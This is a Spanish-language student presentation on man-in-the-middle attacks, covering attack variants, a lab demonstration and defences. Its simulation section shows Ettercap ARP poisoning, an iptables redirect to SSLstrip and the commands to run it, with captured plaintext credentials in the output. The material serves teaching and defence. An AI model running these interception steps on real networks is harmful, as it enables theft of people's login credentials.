
# MAN IN THE MIDDLE

Jonathan Martín Valera

SWAP 17-18

# Índice



Introducción » Concepto » Modalidades » Actualidad » Ataque » Defensa » Conclusiones



# 1. Introducción



Desde que la humanidad ha sido capaz de enviar mensajes a través de internet, ha habido personas que han intentado interceptarlos o manipularlos pasando desapercibidos.


¿Qué ocurre cuando un atacante se hace pasar por el receptor legítimo de la información que se tiene que transmitir en internet? Este **método de espionaje** recibe el nombre de ataque **man in the middle**

# 2. Concepto



Se entiende por aquel método en el que un hacker interviene en el tráfico de datos de dos participantes en la comunicación haciéndose pasar por uno o por otro, de forma que les hace creer que se están comunicando entre ellos cuando en realidad lo hacen con el intermediario.

El **esquema básico** de un ataque man in the middle es el siguiente:



# 3.Modalidades de ataque



Para infiltrase en el tráfico de datos entre dos o más sistemas, los hackers recurren a diversas técnicas que se centran en las debilidades de la comunicación por Internet.


- 1. Ataques basados en servidores DHCP.
- 2. Ataques basados en cache posioning.
- 3. Ataques basados en servidores DNS.
- 4. Ataques basados en la simulación de un punto de acceso inalámbrico.
- 5. Ataques basados en man in the browser.

# 3.1 Ataques basados en servidores DHCP



- Es un hacker el que coloca su propio ordenador (o uno que esté bajo su control) en una red de área local (LAN) a modo de servidor DHCP.

- **Objetivo: Desviar el tráfico de datos saliente a cualquier ordenador** para interceptar y manipular contenidos.




- En el caso de las LAN de los hoteles o en las redes inalámbricas públicas existe el peligro de convertirse en el blanco de un ataque basado en un servidor DHCP.

# 3.2 Ataques basados en caché poisoning



- El objetivo de este tipo de ataque **es manipular las tablas ARP.**


- Si un ataque de ARP spoofing tiene éxito, los atacantes tienen la posibilidad de **leer** la totalidad de los **datos salientes** de los ordenadores a los que se ha engañado, pero también de registrarlos o de **manipularlos** antes de transmitirlos a la verdadera puerta de acceso.

- Sólo puede ser posible cuando el **atacante** se encuentra en la **misma red de área local** que el sistema que ha sido víctima del ataque.

# 3.3 Ataques basados en servidores DNS



- Hackers **manipulan las entradas en el caché de un servidor DNS.**
- Respuesta a las solicitudes con **direcciones de destino falsas.**
- Para ello, en la mayoría de los casos se emplean las **vulnerabilidades conocidas de los servidores DNS más antiguos.**



# 3.4 Ataques basados en un punto de acceso inalámbrico



- Se basa en la **simulación de un punto de acceso inalámbrico** en una red inalámbrica pública

- Un atacante configura su ordenador de tal manera que este se convierta en una **vía adicional para acceder a Internet** (probablemente una con una calidad de señal mejor que el propio punto de acceso)

- Este **puede acceder y manipular la totalidad de los datos de su sistema** antes de que éstos se transmitan al verdadero punto de acceso.

# 3.5 Ataques basados en man in the browser



- El atacante instala **malware en el navegador** de los usuarios de Internet con el objetivo de **interceptar sus datos.**
- El malware registra en un segundo plano todos los datos que se intercambian entre el sistema de la persona que ha sido víctima del ataque y las diferentes páginas web.

4

# Vulnerabilidades en la actualidad

# 4. Vulnerabilidades en la actualidad



Man in the middle sigue muy presente en nuestros días, prueba de ellos son las siguientes vulnerabilidades actualmente detectadas:

- 1. Aplicaciones bancarias
- 2. Bluetooth y el Internet de las Cosas (IoT)
- 3. Blockstack
- 4. Gitlab
- 5. Vulnerabilidades en Windows



# Simulación de un ataque

# 5. Ataques



**Ataque para HTTP**

- SO atacante virtualizado.
- SO víctima anfitrión
- Herramienta:
  - Ettercap
- Pasos:
  - Seleccionar tarjeta de red
  - Listar y seleccionar víctimas.
  - Envenenar ARP
  - Esperar y capturar

**Ataque para HTTPS**

- SO atacante virtualizado.
- SO víctima.Sistema anfitrión
- Herramienta:
  - Ettercap
  - SSLstrip
- Pasos:
  - Configuración y ejecutar SSLstrip
  - Seleccionar tarjeta de red
  - Listar y seleccionar víctimas.
  - Envenenar ARP
  - Esperar y capturar

# 5.1 Ataque para HTTP



- **Ataque para HTTP**


## Paso 1

```
Listening on:
enp0s3 -> 08:00:27:D0:57:DE
      192.168.1.200/255.255.255.0
      fe80::ba13:53d8:e318:c865/64

Listening on:
   lo -> 00:00:00:00:00:00
      127.0.0.1/255.0.0.0
      ::1/128

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Bridged sniffing...
```

## Paso 2

Host List

| IP Address | MAC Address | Description |
|---|---|---|
| 192.168.1.1 | 00:4A:77:E2:52:7D | |
| 192.168.1.7 | 16:88:11:C3:75:1A | |
| 192.168.1.131 | F8:94:C2:B7:84:37 | |
| 192.168.1.132 | D4:61:2E:69:F5:6D | |
| 192.168.1.150 | 08:00:27:99:C1:0C | |

## Paso 3

```
Host 192.168.1.150 added to TARGET1
Host 192.168.1.1 added to TARGET2
```

## Paso 4

Mitm Filters Logging P

- ARP poisoning...
- ICMP redirect...
- Port stealing...
- DHCP spoofing...
- NDP poisoning...

Stop mitm attack(s)

# 5.1 Ataque para HTTP



Tras las espera….

Observamos que se ha enviado tráfico a la dirección IP 46.245.181.141:80, y nos muestra la información que se ha enviado durante ese tráfico. En esa información podemos ver las credenciales de acceso de la víctima para acceder a dicho sitio web (user: **swap**, password: **pwdswap**).

```
GROUP 1 : 192.168.1.150 08:00:27:99:C1:0C

GROUP 2 : 192.168.1.1 00:4A:77:E2:52:7D
HTTP : 46.245.181.141:80 -> USER: swap  PASS: pwdswap  INFO: http://www.comunio.es/login.phtml
CONTENT: login=swap&pass=pwdswap&action=login&%3E%3E+Login_x=33&tzOffset=2
```


Veamos otro ejemplo:

```
HTTP : 192.168.1.1:80 -> USER: admin  PASS: admin  INFO: http://192.168.1.1/
CONTENT: frashnum=&action=login&Frm_Logintoken=0&port=&Username=admin&Password=admin
```

# 5.2 Ataque para HTTPS



- **Ataque para HTTPS**



- Configura la interceptación en modo de reenvío.

```
atacante@atacante-VirtualBox: ~/Descargas/sslstrip-0.9
atacante@atacante-VirtualBox:~/Descargas/sslstrip-0.9$ sudo cat /proc/sys/net/ip
v4/ip_forward
1
atacante@atacante-VirtualBox:~/Descargas/sslstrip-0.9$
```

- Indicamos al firewall que redirija el tráfico del puerto 80 a SSLstrip(indicamos puerto 5353).

```
atacante@atacante-VirtualBox:~/Descargas/sslstrip-0.9$ sudo iptables -t nat -A P
REROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 5353
atacante@atacante-VirtualBox:~/Descargas/sslstrip-0.9$
```

# 5. Ataque para HTTPS



- Iniciamos SSLstrip para convertir el tráfico HTTPS a HTTP.

```
atacante@atacante-VirtualBox:~$ sudo sslstrip -w cap -l 5353
[sudo] password for atacante:

sslstrip 0.9 by Moxie Marlinspike running...
```

- Iniciamos la herramienta **ettercap** y realizamos los mismos pasos previos que se ha realizado para HTTP.

# 5. Ataque para HTTPS



Tras las espera, observamos que la víctima ha entrado en la página de la universidad de Granada: www.prado.ugr.es


PRADO2
PLATAFORMA DE RECURSOS DE APOYO A LA DOCENCIA

Veamos otro ejemplo :


Outlook.com

# Mecanismos de protección

# 6. Mecanismos de protección



¿Cómo podemos **detectar** si alguien nos está intentando realizar este tipo de ataque?, ¿cómo podemos **protegernos** ante este tipo de ataque?, a continuación se van a proporcionar ciertos métodos y actitudes para responder a estas preguntas.

# 6. Mecanismos de protección



## Detección de sniffers

- Visto desde un punto de vista negativo, los sniffers son programas informáticos **difíciles de detectar y combatir**, ya que estos por lo general trabajan en modo pasivo.
- Las técnicas usadas para la detección **no son del todo fiables**, suponen una gran aproximación.

### Técnicas de detección

- Acceso a la máquina
- Prueba de ICMP
- La prueba de ARP

### Aplicaciones de detección


- CPM
- SniffDET
- NEPED
- Sentinel
- ProDETECT
- NAST

# 6. Mecanismos de protección



## Prueba de ARP

Si algún software hizo algún cambio en nuestra tabla ARP se puede detectar fácilmente con:
$arp -a




```
root@impresoras: ~
root@impresoras:~# arp -a
? (192.168.1.129) en e8:39:df:6a:fb:fe [ether] en wlan0
repetidor.mshome.net (192.168.1.2) en e8:39:df:6a:fb:fe [ether] en wlan0
? (192.168.1.1) en e8:39:df:6a:fb:fe [ether] en wlan0
root@impresoras:~#
```

# 6. Mecanismos de prevención



**Mecanismos de prevención**

La mejor protección frente a los sniffers es protegiendo la información que enviamos mediante algún tipo de cifrado.

Algunas de las técnicas que se podría utilizar para la protección son:

- **SSL (Secure Socket Layer):** Proporciona autenticación privada en páginas web mediante el protocolo HTTPS.
- **SSH (Secure Shell):** Conexión remota a terminales de manera segura.
- **PGP (Pretty Good Privacy):** uso de clave pública y clave privada.


# 7. Conclusión



Como hemos podido observar, con unos básicos conocimientos de redes y aplicaciones, se puede comprometer la información personal hasta el grado de poder espiar a una persona o a una organización.

¿Qué se quiere decir con esto? Pues que hay que tomarse la seguridad en redes mucho más enserio, tantos los usuarios como los administradores, tomando conciencia del riesgo, y aplicando mecanismos de prevención y protección para intentar defenderse de posibles ataques.

# Preguntas